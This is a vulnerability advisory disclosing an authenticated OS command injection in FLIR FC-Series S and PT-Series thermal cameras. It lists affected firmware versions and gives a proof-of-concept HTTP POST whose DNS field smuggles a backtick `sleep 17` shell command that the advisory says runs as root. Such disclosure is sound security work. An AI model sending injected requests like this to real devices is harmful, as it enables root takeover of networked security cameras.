

## FLIR Systems FLIR Thermal Camera FC-S/PT Authenticated OS Command Injection

2017.09.26

Credit: [Gjoko 'LiquidWorm' Krstic](https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/)  
(<https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/>)

Risk: **High**

Local: **No**

Remote: **Yes**

CVE: **N/A**

CWE: **CWE-78**  
(<https://cxsecurity.com/cwe/CWE-78>)

### FLIR Systems FLIR Thermal Camera FC-S/PT Authenticated OS Command Injection

Vendor: FLIR Systems, Inc.

Product web page: <http://www.flir.com>

Affected version: Firmware version: 8.0.0.64

Software version: 10.0.2.43

Release: 1.4.1, 1.4, 1.3.4 GA, 1.3.3 GA and 1.3.2

FC-Series S (FC-334-NTSC)

PT-Series (PT-334 200562)

Summary: Get the best image detail in challenging imaging environments with the

FLIR FC-Series S thermal network camera. The award-winning FC-Series S camera

sets the industry standard for high-quality thermal security cameras, ideal for

perimeter protection applications. The FC-Series S is capable of replacing multiple

visible cameras and any additional lighting and infrastructure needed to support

them.

**Desc: FLIR FC-S/PT series suffer from an authenticated OS command injection vulnerability.**

**This can be exploited to inject and execute arbitrary shell commands as the root user.**

**Tested on: Linux 2.6.18\_pro500-davinci\_evm-arm\_v5t\_le  
Linux 2.6.10\_mvl401-davinci\_evm-PSP\_01\_30\_00\_082  
Nexus Server/2.5.29.0  
Nexus Server/2.5.14.0  
Nexus Server/2.5.13.0  
lighttpd/1.4.28  
PHP/5.4.7**

**Vulnerability discovered by Gjoko 'LiquidWorm' Krstic  
@zeroscience**

**Advisory ID: ZSL-2017-5437**

**Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-2017-5437.php>**

**23.03.2017**

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**PoC request (sleep 17):**

**POST /page/maintenance/lanSettings/dns HTTP/1.1**

**Host: TARGET**

**Content-Length: 64**

**Accept: \*/\***

**Origin: http://TARGET**

**X-Requested-With: XMLHttpRequest**

**User-Agent: Testigus/1.0**

**Content-Type: application/x-www-form-urlencoded**



**Referer:** http://TARGET/maintenance  
**Accept-Language:** en-US,en;q=0.8,mk;q=0.6  
**Cookie:** PHPSESSID=d1eabfdb8db4b95f92c12b8402abc03b  
**Connection:** close

**dns%5Bserver1%5D=8.8.8.8&dns%5Bserver2%5D=8.8.4.4%60sleep%2017%60**

**See this note in RAW Version** (<https://cxsecurity.com/ascii/WLB-2017090207>)

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